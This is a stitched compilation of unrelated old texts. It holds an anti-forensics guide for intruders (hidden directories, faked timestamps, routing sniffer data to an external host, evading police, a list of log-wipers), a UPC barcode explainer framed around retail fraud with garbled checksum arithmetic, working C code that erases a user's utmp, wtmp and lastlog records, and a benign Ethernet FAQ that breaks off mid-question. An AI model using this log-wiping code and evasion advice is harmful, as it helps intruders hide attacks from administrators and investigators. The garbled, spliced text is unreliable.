On HP-UX < v10 you can make hidden directories. I'm not talking about . (dot) files or similar but a special flag. HP introduced it v9, but was removed from version 10 (because it was only used by hackers :-). If you do a "chmod +H directory" it's invisible for the "ls -al". To see the hidden directories you need to add the -H switch to ls, e.g. "ls -alH" to see everything.

Whenever you are in need to change the date of a file, remember that you can use the "touch" command to set the atime and mtime. You can set the ctime only by raw writes to the harddisk ...

If you install sniffer and it's an important system, then make sure that you either obfusicate the sniffer output (with an encryption algorythm [and i'm not talking about rot13] or let the sniffer send all the captured data via icmp or udp to an external host under your control. Why that? If the admin finds somehow the sniffer (cpm and other software checking for sniffers) they can't identify in the logfile what data was sniffed, so he can't warn hosts sniffed by you.

#### V. UNDER SUSPECT

Once you are under suspect (by either police and/or administrator) you should take special actions so they won't get evidence on you.

NOTE : If the administrators think you are a hacker, YOU ARE GUILTY UNTIL PROVEN INNOCENT

The laws means nothing to the admins (sometimes I think the difference

between a hacker and an administrator is only that the computer belongs to them). When they think you are a hacker you are guilty, without a lawyer to speak for you. They'll monitor you, your mails, files, and, if they are good enough, your keystrokes as well.

When the feds are involved, you phone line might be monitored too, and a raid might come soon.

If you notice or fear that you are under suspect then keep absolutely low profile! No offensive action which points to hacking should be done.

Best thing is to wait at least 1-2 month and do nothing. Warn your friends not to send you any email, public normal only, non-offensive mail is wonderful, put pgp encrypted emails will ring the alarm bells of monitoring admins and feds. Cut down with everything, write some texts or program tools for the scene and wait until things have settled. Remember to encrypt all your sensitive data and remove all papers with account data, phone numbers etc. Thats the most important stuff the feds are looking for when they raid you.

## VI. CAUGHT

Note that this small chapter covers only the ethics and basics and hasn't got any references to current laws - because they are different for every country.

Now we talking about the stuff you should/shouldn't do once the feds visited you. There are two very important things you have to do:

1. GET A LAWYER IMMEDEATELY! The lawyer should phone the judge and appeal against the search warrant. This doesn't help much but may hinder them in their work. The lawyer should tell you everything you need to know what the feds are allowed to do and what not. The lawyer should write a letter to the district attorney and/or police to request the computers back as fast as possible because they are urgently needed to do business etc. As you can see it is very useful to have got a lawyer already by hand instead of searching for one after the raid.

2. NEVER TALK TO THE COPS! The feds can't promise you anything. If they tell you, you'll get away if you talk, don't trust them! Only the district attorney has got the power to do this. The cops just want to get all information possible. So if you tell them anything they'll have got more information from and against you. You should always refuse to give evidence - tell them that you will only talk with them via your lawyer.

Then you should make a plan with your lawyer how to get you out of this shit and reduce the damage. But please keep in mind : don't betray your friends. Don't tell them any secrets. Don't blow up the scene. If you do, that's a boomerang : the guys & scene will be very angry and do revenge, and those guys who'll be caught because of your evidence will also talk ... and give the cops more information about your crimes!

Note also that once you are caught you get blamed for everything which happened on that site. If you (or your lawyer) can show them that they don't have got evidences against you for all those cases they might have trouble to keep the picture of that "evil hacker" they'll try to paint about you at the court. If you can even prove that you couldn't do some of the crimes they accuse you for then your chances are even better. When the judge sees that false accuses are made he'll suspect that there could be more false ones and will become distrusted against the bad prepared charges against you.

I get often asked if the feds/judge can force you to give up your passwords for PGP, encrypted files and/or harddisks. That's different for every country. Check out if they could force you to open your locked safe. If that's the case you should hide the fact that you are crypting your data! Talk with your lawyer if it's better for you to stand against the direction to give out the password - maybe they'd get evidences which could you get into jail for many years.

(For german guys : THC-MAG #4 will have got an article about the german law, as far as it concerns hacking and phreaking - that article will be of course checked by a lawyer to be correct. Note that #4 will only discuss germany and hence will be in the german language. But non-germans, keep ya head up, this will be the first and last german only magazine release ;-)

## VII. PROGRAMS

Here is a small list of programs you should get and use (the best!). DON'T email me where to get them from - ask around in the scene! I only present here the best log modifiers (see III-4 and IV-3). Other programs which are for interest are telnet redirectors (see IV-2) but there are so many, and most compile only on 1-3 unix types so there's no use to make a list.

First a small glossary of terms: Change - changes fields of the logfile to anything you want. Delete - deletes, cuts out the entries you want. Edit real editor for the logfile. Overwrite - just overwrites the entries with zero-value bytes. (Don't use overwriters (zap) - they can be detected!)

LOG MODIFIERS:

| ah-1_0b.tar        | Changes the entries of accounting                 |
|--------------------|---|
| informationclear.c | Deletes entries in utmp, wtmp, lastlog and wtmp   |
| xcloak2.c          | Changes the entries in utmp, wtmp and lastlog     |
| invisible.c        | Overwrites utmp, wtmp and lastlog with predefines |
|                    | values, so it's better than zap.                  |

Watch out, there are numerous inv\*.c !marryv11.c Edit utmp, wtmp, lastlog and accounting data - best!

| wzap.c   | Deletes entries in wtmp                                      |
|----------|--|
| wtmped.c | Deletes entries in wtmp                                      |
| zap.c    | Overwrites utmp, wtmp, lastlog - Don't use! Can be detected! |

VIII. LAST WORDS

Last fucking words: Don't get caught, remember these tips and keep your ears dry. If someone would like to correct some points, or would like to add a comment, or needs more information on a topic or even thinks something's missing - then drop me a note.

# Cracking the Universal Product Code by Count Nibble

Everyone encounters the UPC nowadays. You know, it's that set of black bars you see on virtually every product whenever you go to the grocery store, to buy a book or a magazine, or even to buy software (assuming that you do, indeed, BUY your software). Have you ever though of what fun you could have by altering that little set of black bars? If you were lucky enough, you might

be able to slip a box of industrial size laundry detergent by that dizzy 16year-old girl at the Safeway and have the computer charge you the price of a pack of Juicy Fruit, or some other such mischief. Well, to help you in your explorations of How To Screw Over Others In This Grand Old Computerized World of Ours, I proudly present HOW TO CRACK TO UPC CODE. Use the information contained herein as you will. You will need the file UPC.PIC, hopefully available from the same place you found this file. And so, let's begin:

When the lady at the corner market runs the package over the scanner (or whatever it is they do in your area), the computerized cash register reads the UPC code as a string of binary digits. First it finds the "frame bars" - a

sequence of "101" (see A on picture). There are three sets of frame bars on any given code...one on either side, and one in the center. These do nothing but set off the rest of the data, and are the same on any UPC code. Next is the "number system character" digit, which is encoded in leftside code (see later). This digit tells the computer what type of merchandise is being purchased. The digits and their meanings are:

| 0 | - Ordinary grocery items. Bread, magazines, soup, etc. |
|---|--|
| 2 | - Variable-weight items. Meats, fruits & veggies, etc. |
| 3 | - Health items. Aspirin, bandaids, tampons, etc.       |
| 5 | - Cents-off coupon. (Not sure how this works).         |

The next cluster of digits is the manufacturer number, again stored in leftside code. There are five digits here all the time. Some numbers include 51000 for Campbell's Soup, 14024 for Ziff-Davis publishing (Creative Computing, A...), and 51051 for Infocom. The next five digits (after the frame bars) are the product/size id number. The number for "The Hitchhiker's Guide to the Galaxy" from Infocom is 01191. These digits are stored in rightside code. Finally there is the checksum, in rightside, which will be discussed later.

Now, why are there two types of codes, leftside and rightside? That's so the person at the checkout counter can slide the thing by the scanner any way she pleases. By having different codings for either side the computer can tell the right value no matter how the digits are read in. Here are the codes for the digits 0 through 9:

| Digit | Leftside code | Rightside code |
|-------|---------------|----------------|
| 0     | 0001101       | 1110010        |
| 1     | 0011001       | 1100110        |
| 2     | 0010011       | 1101100        |
| 3     | 0111101       | 1000010        |
| 4     | 0100011       | 1011100        |

| 5 | 0110001 | 1001110 |
|---|---------|---------|
| 6 | 0101111 | 1010000 |
| 7 | 0111011 | 1000100 |
| 8 | 0110111 | 1001000 |
| 9 | 0001011 | 1110100 |

The more observant among you may have noticed that Rightside code is nothing more than logical-NOTed Leftside code, i.e., a 0 in Leftside is a 1 in Rightside, and vice versa. Later on we will discuss another type called Reversed Rightside, in which the binary values in Rightside are reversed, meaning that 1110100 (9) in Rightside would be 0010111 in Reversed Rightside. RR is used only when there is an extra set of codes off to the right of the main code bars, as with books and magazines.

Now we see the hard part: how the checksum digit is encoded. Let's try working out the checksum for "Hitchhiker's Guide".

First, notice the Number System Character. Software is considered a Grocery Item by UPC, so the NSC is 0 (zero). Next, Infocom's Manufacturer's Number is 51051, and the game's id number is 01191. Good enough. Set together, these numbers look like this:

0 51051 01191

Now, take the digits of the code and write them on alternate lines, odd on one line, even below, giving this:

0 1 5 0 1 1 5 0 1 1 9

Now add each set of numbers:

0+1+5+0+1+1 = 85+0+1+1+9 = 16

Multiply the first number (the ones created by adding the first, third, etc digits) by three:

8x3 = 24

And add that to the result of the other number (second, fourth, etc digits added together):

24 + 16 = 40

Subtract this from the next higher or equal multiple of 10 (40 in this case)

40 - 40 = 0

And the remainder, here 0 (zero), is the checksum digit.

Now, what if there's a set of other bars off to the side? These are encoded in another format which uses Reversed Rightside (as described above) instead of standard Rightside. For books, the sequence is as follows:

> Five digits Starts with 1011 If (first digit is even) then

sequence is L-RR-L-L-RR else sequence is RR-L-L-RR-L each digit is separated with 01 Therefore, the sequence for 29656 is: 9rr 2L бL 5T. 6RR and the sequence for 14032 is: 4L 0L 3rr 1RR 21 Naturally, all these bars are run together. There is no checksum. For magazines, the sequence is even more complex. There are two digits in each bar, and the numbers usually run from 1-12, signifying the month. The first digits are encoded thusly: L if the digit is 1, 4, 5, 8 or 9 and RR if the digit is 2,3,6,7 or 0. The second digit is coded in L if it is even, and RR if it is odd. Therefore, 06 codes as: 1011 0100111 01 0101111 and 11 codes as: 1011 0110011 01 0110011 No checksum here, either, and the fields are again separated by 01. Well, that about does it for this explanation of how to crack the UPC codes. Use this information as you will, and forward any question to THE SPACE BAR, xxx-xxx-xxxx, pw:BANZAI. Enjoy! - Count Nibble -

The PIRATES HOLLOW xxx-xxx-xxxx ;(

11. How do I erase my presence from the system logs? Edit /etc/utmp, /usr/adm/wtmp and /usr/adm/lastlog. These are not text files that can be edited by hand with vi, you must use a program specifically written for this purpose. Example: #include #include #include #include #include #include #include #include #define WTMP\_NAME "/usr/adm/wtmp" #define UTMP\_NAME "/etc/utmp" #define LASTLOG\_NAME "/usr/adm/lastlog" int f; void kill utmp(who) char \*who; { struct utmp utmp\_ent; if ((f=open(UTMP\_NAME,O\_RDWR))>=0) { while(read (f, &utmp\_ent, sizeof (utmp\_ent))> 0 ) if (!strncmp(utmp\_ent.ut\_name,who,strlen(who))) { bzero((char \*)&utmp\_ent,sizeof( utmp\_ent )); lseek (f, -(sizeof (utmp\_ent)), SEEK\_CUR); write (f, &utmp ent, sizeof (utmp ent)); } close(f); } } void kill\_wtmp(who) char \*who; { struct utmp utmp\_ent; long pos; pos = 1L;if ((f=open(WTMP\_NAME,O\_RDWR))>=0) { while(pos != -1L) { lseek(f,-(long)( (sizeof(struct utmp)) \* pos),L\_XTND); if (read (f, &utmp\_ent, sizeof (struct utmp))<0) {</pre> pos = -1L;} else { if (!strncmp(utmp\_ent.ut\_name,who,strlen(who))) { bzero((char \*)&utmp\_ent,sizeof(struct utmp )); lseek(f,-( (sizeof(struct utmp)) \* pos),L\_XTND); write (f, &utmp\_ent, sizeof (utmp\_ent)); pos = -1L;} else pos += 1L; } } close(f);

```
}
}
void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;
        if ((pwd=getpwnam(who))!=NULL) {
           if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
                  lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
                  bzero((char *)&newll,sizeof( newll ));
                  write(f, (char *)&newll, sizeof( newll ));
                  close(f);
           }
    } else printf("%s: ?\n",who);
}
main(argc,argv)
int argc;
char *argv[];
{
    if (argc==2) {
           kill_lastlog(argv[1]);
           kill_wtmp(argv[1]);
           kill_utmp(argv[1]);
           printf("Zap2!\n");
    } else
    printf("Error.\n");
}
```

Newsgroups: comp.dcom.lans.ethernet From: barr@tramp.Colorado.EDU (BARR DOUG) Subject: Ethernet FAQ Organization: University of Colorado, Boulder Date: Tue, 5 Jan 1993 20:51:40 GMT This has not been posted for a while, so I am taking the liberty of posting it: Q: What is a runt? A: A packet that is below the minimum size for a given protocol. With Ethernet, a runt is a frame shorter than the minimum legal length of 64 bytes (at Data Link). Q: What causes a runt? A: Runt packets can be caused accidentally or intentionally. If accidental, they are most likely the result of a faulty device on the network, or software gone awry. If intentional, they may be designed to be runts for a specific reason. SNMP (Simple Network Management Protocol) is often sent as runt packets so that many devices will simply ignore it. Q: What is a jabber? A: A blanket term for a device that is behaving improperly in terms of electrical signalling on a network. In Ethernet this is Very Bad, because Ethernet uses electrical signal levels to determine whether the network is available for transmission. A jabbering device can cause the entire network to halt because all other devices think it is busy. Q: What causes a jabber? A: Typically a bad network interface card in a machine on the network. In bizarre circumstances outside interference might cause it. These are very hard problems to trace with layman tools. Q: What is a collision? A: A condition where two devices detect that the network is idle and end up trying to send packets at exactly the same time. (within 1 round-trip delay) Since only one device can transmit at a time, both devices must back off and attempt to retransmit again. The retransmission algorithm requires each device to wait a random amount of time, so the two are very likely to retry at different times, and thus the second one will sense that the network is busy and wait until the packet is finished. If the two devices retry at the same time (or almost the same time) they will collide again, etc.

- Q: What causes a collision?
- A: See above. Ethernet is a CSMA/CD (Carrier Sense Multiple Access/ Collision Detect) system. It is possible to not sense carrier from a previous device and attempt to transmit anyway, or to have two devices attempt to transmit at the same time; in either case a collision results. Ethernet is particularly susceptible to performance loss from such problems when people ignore the "rules" for wiring Ethernet.
- Q: What is a jam?
- A: When a workstation receives a collision, and it is transmitting, it puts out a jam so all other stations will see the collision also.

When a repeater detects a collision on one port, it puts out a jam on all other ports, causing a collision to occur on those lines that are transmitting, and causing any non-transmitting stations to wait to transmit.

- Q: What is a broadcast storm?
- A: An overloaded term that describes an overloaded protocol. :-). Basically it describes a condition where devices on the network are generating traffic that by its nature causes the generation of even more traffic. The inevitable result is a huge degradation of performance or complete loss of the network as the devices continue to generate more and more traffic. This can be related to the physical transmission or to very high level protocols. There is a famous example of Banyan Vines bringing a huge network to its knees because of the addition of a single server, which brought the network to "critical mass" (this logic error has been corrected). NFS is famous for this type of failure.
- Q: How do I recognize a broadcast storm?
- A: That depends on what level it is occurring. Basically you have to be aware of the potential for it beforehand and be looking for it, because in a true broadcast storm you will probably be unable to access the network. This can change dramatically for a higher level protocol. NFS contention can result in a dramatic DROP in Ethernet traffic, yet no one will have access to resources.
- Q: How can I prevent a broadcast storm?
- A: Avoid protocols that are prone to it. Route when it is practical. Don't buy Ethernet. :-).
- Q: What is \*high\* traffic on an Ethernet? 5%? 20%? 90%?
- A: High traffic is when things start slowing down to the point they are no longer acceptable. There is not set percentage point, in other words. Xerox used to use a formula based on packet size over time, or something, but the issue has been significantly muddied by the plethora of protocols available and how they react to wire usage. I usually start paying attention over 40-50%, \*or when things slow down\*. I've seen IPX segments that were slow with less than 20% usage.
- Q: What means SQE? What is it for? A: SQE is the IEEE term for a collision. (Signal Quality Error)
- Q: What means "heartbeat"? What is it for?
- A: Heartbeat (a.k.a. SQE Test) is a means of detecting a transceiver's inability to detect collisions. The normal operation of an Ethernet will test the transceiver's power, transmitter and receiver; if any of these fail the station will not hear its own loopback. Without heartbeat, it is not possible to determine if your collision detector is operating properly. Heartbeat is implemented by generating a test signal on the collision pair from the transceiver (or its equivalent) following every transmission on the network. It does not generate any signal on the common medium.

Note the older usage of this term to refer to the +-.7V carrier sense wave, although I haven't heard it used that way in a while (since SQE indicators became popular on transceivers).

- A: Carrier Sense, Multiple Access, with Collision Detection, the MAC (Media Access Control) algorithm used by Ethernet to help avoid two devices on the same cable from transmitting at the same time, or at least recognize when this has happened so that the two devices can back-off and try again later.
- Q: What means "IPG"?
- A: The InterPacket Gap (more properly referred to as the InterFrame Gap, or IFG) is an enforced quiet time of 9.6 us between transmitted Ethernet frames.
- Q: Does a NEMP (Nuclear Electro-Magnetic Pulse) affect an Ethernet?
- A: The Russians have done the most research into the effects of NEMP, although the US and various European countries have also looked into it. I doubt that the results and theses from this work is available. Given my very limited understanding of the effect (as a layman), yes, I expect it would. Obviously, a fiber-optic network (since it is non-conducting) would have a greater chance for surviving NEMP. However, I suspect the EMF would not be significantly retarded by most system enclosures to prevent damage to the network interface (as well as the rest of the system internals) in spite of the lack of copper network cables acting as antennae.
- Q: What means "promiscuous mode"?
- A: A controller in promiscuous mode will receive all frames, regardless of destination address. Ethernet is promiscuous in that it allows any device on a segment to hear every packet on that segment if the card is so programmed. This is an obvious security issue. It used to be that there was no way around this besides encoding the packets themselves, but Synoptics recently released a secure Ethernet solution (blatant employee plug).
- Q: How can I test an Ethernet?
- A: You must be more specific. Do you wish to test the electrical integrity of the wire (ie, will it carry a signal properly) or do you wish to test the performance of it while running, etc? If the former, a TDR (see below) or cable scanner that incorporates and expands on the capabilities of a TDR would be the most comprehensive tool, though a great deal can be determined with a simple ohmmeter. The latter requires special and often very expensive software, usually combined with custom hardware, to capture, optionally filter, and analyze the network packets. The most basic test is to connect a pair of devices and see if they can communicate with each other, while monitoring any status indicators that the devices might provide.
- Q: What is a "TDR"?
- A: A Time-Domain Reflectometer is a tool used to detect cable faults. This device operates by sending a brief signal pulse down the cable and looking for its reflection to bounce back. By analyzing the reflected pulse, it is possible to make judgments about the quality of the cable segment. More advanced units can not only detect and identify the nature of the problem, but give a reasonably accurate indication of the problem's location (distance from the point of the test). There is also a device known as an OTDR, which is an Optical Time-Domain Reflectometer for fiber-optic cables.
- Q: What means "BERT"?

- A: Bit Error Rate Tester. This equipment is used to analyze the amount and types of errors that occur on a cable segment.
- Q: What (free) tools are there to monitor/decode/etc an Ethernet?
- A: There are many built into most Unix systems. Some cards for the PC come with utilities. There are several free ones available. Again, use archie.
- Q: What is the difference between an Ethernet frame and a IEEE802.3 frame? Why are there two types? Why is there a difference?
- A: Ethernet was invented at Xerox Palo Alto Research Center and later became an international standard. IEEE handled making it a standard; and their specifications are slightly different from the original Xerox ones. Hence, two different types. 802.3 uses the 802.2 LLC to distinguish among multiple clients, and has a "LENGTH" field where Ethernet has a 2-byte "TYPE" field to distinguish among multiple client protocols.

TCP/IP and DECnet (and others) use Ethernet\_II framing, which is that which Xerox/PARC originated, while NetWare defaults to 802.3.

- Q: What is SNAP
- A: Sub-Network Access Protocol
- Q: Where can I find out which Protocols use which Ethernet type numbers?
- A: Look at IETF RFC-1340 Assigned Numbers RFC.
- Q: What is UTP, STP?
- A: Unshielded twisted pair, shielded twisted pair. UTP is what the phone companies typically use, though this is not always of highenough quality for high-speed network use. STP is mostly from IBM. Either one can be used for Ethernet, but they have different electrical characteristics (impedance) and can't be mixed and matched freely. Some manufacturer's hubs and concentrator cards can be bought that will speak to either type of cable, so you CAN hook them together in a manner.
- Q: What exactly means 10Base5, 10BaseT, 10Base2, 10Broad36, etc.
- A: The "10" stands for signalling speed: 10MHz. "Base" means Baseband, "broad" means broadband. Initially, the last section as intended to indicate the maximum length of an unrepeated cable segment. This convention was modified with the introduction of 10BaseT, where the T means twisted pair, and 10BaseF where the F means fiber (see the following Q&A for specifics). This actually comes from the IEEE committee number for that media.

In actual practice:

| 10Base-2 | Is 10MHz Ethernet running over thin, baseband coax.    |
|----------|--|
|          | 10Base-2 is also commonly referred to as thin-Ethernet |
|          | or Cheapernet.   |
| 10Base-5 | Is 10MHz Ethernet running over standard (thick) base-  |
|          | band coax.   |
| 10Base-F | Is 10MHz Ethernet running over fiber-optic cabling.    |
| 10Base-T | Is 10MHz Ethernet running over unshielded, twisted-    |
|          | pair cabling.  |

Q: Are there any restrictions on how Ethernet is cabled? A: Yes, there are many, and they vary according to the media used. First of all, there are distance limitations:

- 10Base-2 limited to 185 meters (607 ft) per unrepeated cable segment.
- 10Base-5 limited to 500 meters (1,640 ft) per unrepeated cable segment.
- 10Base-F depends on the signaling technology and medium used but can go up to 2KM.
- 10Base-T generally accepted to have a maximum run of 100-150M, but is really based on signal loss in db's (11.5db maximum loss source to destination).

Then there are limitations on the number of repeaters and cable segments allowed on a single network. There may be no more than five (5) repeated segments, nor more than four (4) repeaters on any Ethernet; and of the five cable segments, only three (3) may be populated. This is referred to as the "5-4-3" rule (5 segments, 4 repeaters, 3 populated segments). It can really get messy when you start cascading through 10Base-T hubs, which are repeaters unto themselves. Just try to remember, that any possible path between two network devices on an unbridged/unrouted network cannot pass through more than 4 repeaters or hubs, nor more than 3 populated cable segments.

Finally, 10Base-2 is limited to a maximum of 30 network devices per unrepeated network segment with a minimum distance of 0.5m (1.5ft) between T-connectors. 10Base-5 is limited to a maximum of 100 network devices per unrepeated segment, with a minimum distance of 2.5m (8.2ft) between taps/T's (usually indicated by a marker stamped on the cable itself every 2.5m).

I am not aware of any theoretical limit on the number of 10Base-T devices, and don't know the limitations for 10Base-F yet. (Can someone fill-in the blanks?)

- Q: What is 10Base-F?
- A: 10Base-F is an IEEE standard for 10mbps Ethernet over fiber-optic cabling. It defines the methodology and standard devices which, ideally, can permit one company's 10Base-F devices to interoperate with any others'.
- Q: What means FOIRL?
- A: Fiber Optic Inter Repeater Link. A "IEEE 802 standard" worked out between many vendors some time ago for carrying Ethernet signals across long distances via fiber optic cable. It has since been adapted to other applications besides connecting segments via repeaters (you can get FOIRL cards for PCs). It has been superseded by the larger 10Base-F standard.
- Q: What about wireless LAN's? Are there any?
- A: Yes. They typically use reflected or point-to-point infrared light, spread-spectrum RF or microwave RF transmission as as media. They are typically expensive, slow (relative to Ethernet) and are not yet a mature technology. There are special applications for light based (laser) repeaters.
- Q: When should I choose 10BaseT, when 10Base2 (or others)?
- A: The specific environment and application must be considered when selecting your media type. However, there are some general rulesof-thumb that you can consider:

Avoid using copper between buildings. The electrical disturbances caused by lightning, as well as naturally occurring differences in ground potential over distance, can very quickly and easily cause considerable damage to equipment and people. The use of fiberoptic cabling between buildings eliminates network cabling as a safety risk. There are also various wireless media available for inter-building links, such as laser, spread-spectrum RF and microwave. However, wireless media is much more expensive and less reliable than fiber-optic, and should only be considered when it is impossible to get right-of-way for fiber-optic cable.

10Base-2 (thin Ethernet or Cheapernet) is the least expensive way to cable an Ethernet network. However, the price difference between 10Base-2 and 10Base-T (Ethernet over UTP) is rapidly diminishing. Still, for small, budget-conscious installations, 10Base-2 is the most economical topology. The disadvantages of 10Base-2 is that any break in the cable or poor connection will bring the entire network down, and you need repeaters if you have more than 30 devices connected to the network or the cable length exceeds 185 meters (607 feet).

10Base-5 is generally used as a low-cost alternative to fiber-optic media for use as a backbone segment within a single building. It's extended length (500m or 1640ft), higher attached device count (100) and better noise resistance make 10Base-5 well suited for use as a network trunk for one or more floors in a building. However, the high cost of connecting each device (in addition to the interface, you also need an external transceiver, or MAU, and an AUI cable) makes 10Base-5 too expensive for most LAN installations, and like 10Base-2, a single break or bad connection in the cable can bring the entire network down.

10Base-T is the most flexible topology for LANs, and is generally the best choice for most network installations. 10Base-T hubs, or multi-hub concentrators, are typically installed in a central location to the user community, and inexpensive UTP cabling is run to each network device (which may be 100m, or 330ft, from the hub). The signalling technology is very reliable, even in somewhat noisy environments, and 10Base-T hubs will usually detect many network error conditions and automatically shut-down the offending port(s) without affecting the rest of the network (unless, of course, the offending port was your server, shared printer, or router to the rest of the world). While the hardware is more expensive than 10Base-2, the cabling is cheaper and requires less skill to install, making 10Base-T installation costs only slightly higher than 10Base-2. The flexibility and reliability more than offset the marginally higher price.

10Base-F, and its predecessor, FOIRL, are the only recommended topologies for inter-building links. However, they need not be limited to this role. 10Base-F can also be run to the desktop, though the cost is prohibitively high in all but the most specialized environments (generally, extremely noisy manufacturing facilities, or very security-conscious installations). More commonly, FOIRL (and now, 10Base-F) is used inside buildings to form backbone networks and to connect wiring closets together.

Q: What are the advantages/disadvantages of a star like cabling? A: Old style Ethernet bus wiring (ie, taking the cable from one machine to the next, and then to the next, etc) is prone to cable failure and quickly consumes allowed distances due to aesthetic wiring needs. If the wiring connection is broken at any point, the entire network (segment) fails - and the much greater number of connections increases the probability of a failure or break. On the other hand, it's pretty easy to do for a layman and may involve less actual wiring for small segments.

Star wiring eliminates the single point of failure of a common wire. A central hub has many connections that radiate out to hosts, if one of these hosts connections fails it usually doesn't affect the others. Obviously, however, the hub becomes a central point of failure itself, but studies show a quality hub is less likely to fail before a heavily used strand of coax.

There are a bunch of other reasons hubs are desirable, but this is the biggie.

- Q: Is there an official "standard" punch down scheme for 10BaseT?
- A: Get a copy of EIA-568, it covers all of that sort of stuff: horizontal, vertical, connectors, patch cords, cross-connects, etc.
- Q: Is it safe to run Unshield Twisted Pair next to power cable (it is shielded)?
- A: According to EIA/TIA-569, the standard wiring practices for running data cabling and companion to the above referenced EIA/TIA-568, you should not run data cable parallel to power cables. However, in reality, this should not be a problem with networks such as 10Base-T. 10Base-T uses differential signalling to pick the data signals off the wire. Since any interference from nearby power lines will usually affect all pairs equally, anything that is not canceled-out by the twists in the UTP should be ignored by the receiving network interface.
- Q: Why has the MAC address to be unique?
- A: Each card has a unique MAC address, so that it will be able to exclusively grab packets off the wire meant for it. If MAC addresses are not unique, there is no way to distinguish between two stations. Devices on the network watch network traffic and look for their own MAC address in each packet to determine whether they should decode it or not. Special circumstances exist for broadcasting to every device.
- Q: Is there a special numbering scheme for MAC addresses?
- A: The MAC addresses are exactly 6 bytes in length, and are usually written in hexadecimal as 12:34:56:78:90:AB (the colons may be omitted, but generally make the address more readable). Each manufacturer of Ethernet devices applies for a certain range of MAC addresses they can use. The first three bytes of the address determine the manufacturer. RFC-1340 (available via FTP) lists some of the manufacturer-assigned MAC addresses.
- Q: What is a "segment"?
- A: A piece of wire bounded by bridges, routers, or terminators. Some people consider wires on either side of a repeater separate segments, but they aren't really.
- Q: What is a "subnet"?
- A: Another overloaded term. It can mean, depending on the usage, a

segment, a set of machines grouped together by a specific protocol feature (note that these machines do not have to be on the same segment, but they could be) or a big nylon thing used to capture soviet subs.

- Q: What is a fan-out? Is this device still used?
- A: Fanout (a.k.a transceiver multiplexor, a.k.a. multiport transceiver, a.k.a. DELNI) allows multiple stations to connect to a single transceiver or transceiver-like device. They are still widely used.
- Q: What means "AUI"?
- A: Attachment Unit Interface, an IEEE term for the connection between a controller and the transceiver.
- Q: What is a transceiver?
- A: A transceiver allows a station to transmit and receive to/from the common medium. In addition, Ethernet transceivers detect collisions on the medium and provide electrical isolation between stations.
- Q: What means "MAU"?
- A: Medium Access Unit, an IEEE term for a transceiver. MAU is also commonly [mis]used to describe a Token-Ring Multi-Station Access Unit (MSAU). Refer to HUB for an explanation of MSAU.
- Q: What exactly does a repeater?
- A: A repeater acts on a purely electrical level to connect to segments. All it does is amplify and reshape (and, depending on the type, possibly retime) the analog waveform to extend network segment distances. It does not know anything about addresses or forwarding, thus it cannot be used to reduce traffic as a bridge can in the example above.
- Q: What is a "HUB"?
- A: A hub is a common wiring point for star-topology networks, and is a common synonym for concentrator (though the latter generally has additional features or capabilities). Arcnet, 10Base-T Ethernet and 10Base-F Ethernet and many proprietary network topologies use hubs to connect multiple cable runs in a star-wired network topology into a single network. Token-Ring MSAUs (Multi-Station Access Units) can also be considered a type of hub, but don't let a token-ring bigot hear that. Hubs have multiple ports to attach the different cable runs. Some hubs (such as 10Base-T and active ArcNet) include electronics to regenerate and retime the signal between each hub port. Others (such as 10Base-F or passive Arcnet) simply act as signal splitters, similar to the multi-tap cable-TV splitters you might use on your home antenna coax (of course, 10Base-F uses mirrors to split the signals between cables). Token-Ring MSAUs use relays (mechanical or electronic) to reroute the network signals to each active device in series, while all other hubs redistribute received signals out all ports simultaneously, just as a 10Base-2 multi-port repeater would.
- Q: What exactly does a bridge?
- A: A bridge will connect to distinct segments (usually referring to a physical length of wire) and transmit traffic between them. This allows you to extend the maximum size of the network while still not breaking the maximum wire length, attached device count, or number of repeaters for a network segment.

### Q: What does a "learning bridge"?

- A: A learning bridge monitors MAC (OSI layer 2) addresses on both sides of its connection and attempts to learn which addresses are on which side. It can then decide when it receives a packet whether it should cross the bridge or stay local (some packets may not need to cross the bridge because the source and destination addresses are both on one side). If the bridge receives a packet that it doesn't know the addresses of, it will forward it by default.
- Q: What is a remote bridge?
- A: A bridge as described above that has an Ethernet (or token-ring) interface on one side and a serial interface on the other. It would connect to a similar device on the other side of the serial line. Most commonly used in WAN links where it is impossible or impractical to install network cables. A high-speed modem (or T1 DSU/CSU's, X.25 PAD's, etc) and intervening telephone lines or public data network would be used to connect the two remote bridges together.
- Q: What exactly does a router?
- A: Routers work much like bridges, but they pay attention to the upper network layer protocols (OSI layer 3) rather than physical layer (OSI layer 1) protocols. A router will decide whether to forward a packet by looking at the protocol level addresses (for instance, TCP/IP addresses) rather than the MAC address. Because routers work at layer 3 of the OSI stack, it is possible for them to transfer packets between different media types (i.e., leased lines, Ethernet, token ring, X.25, Frame Relay and FDDI). Many routers can also function as bridges. Routing would always be preferable to bridging except for the fact that routers are slower and usually more expensive (due to the amount of processing required to look inside the physical packet and determine which interface that packet needs to get sent out).
- Q: So should I use a router or a bridge?
- A: There is no absolute answer to this. Your network layout, type and amount of hosts and traffic, and other issues (both technical and non-technical) must be considered. The following are the pros and cons of each:

Routing:

- + Can route between different media (although FDDI to Ethernet bridges are becoming common via the Translation Bridging standard).
- + There is isolation of Multicast & Broadcast packets at the MAC layer which helps to reduce broadcast storms.
- + Can run multiple active paths between sites in a mesh network to use links efficiently (bridging uses spanning tree to decide if a link is forwarding or in a back up state).
- + Takes part in higher level protocol so can provide more features (examples = logical zones in Appletalk, proxy ARP on IP).
- + Provide a clean cut off when connecting multiple management domains.
- + Only needs to know 'where next?' and so hides the detail of remote networks, whereas bridges must understand the whole topology of the net.

Bridging:

- + Much cheaper boxes.
- + Learning bridges virtually autoconfigure themselves.
- + Works with any protocol that conforms to the MAC level spec. some protocols such as DEC LAT & MOP can only be bridged.
- + Within a site uses IP address space more efficiently whilst providing some traffic segregation (address space is becoming a real scarce resource!).
- + Bridges are generally less complex devices, which usually translates to higher reliability.
- + Easy inter-vendor working via spanning tree standard (802.1d or DEC STP)
- Q: Are there problems mixing Bridging & routing?
- A: You should be very careful about running bridges providing links in parallel to a router. Bridges may forward broadcast requests which will confuse the router there are lots of protocols you may not think of filtering (e.g. ARP, Apple ARP over 802.3 etc. etc.). Also, DECnet routers have the same MAC address on all ports. This will probably cause the bridge to think it is seeing an Ethernet loop.
- Q: What is a Kalpana EtherSwitch?
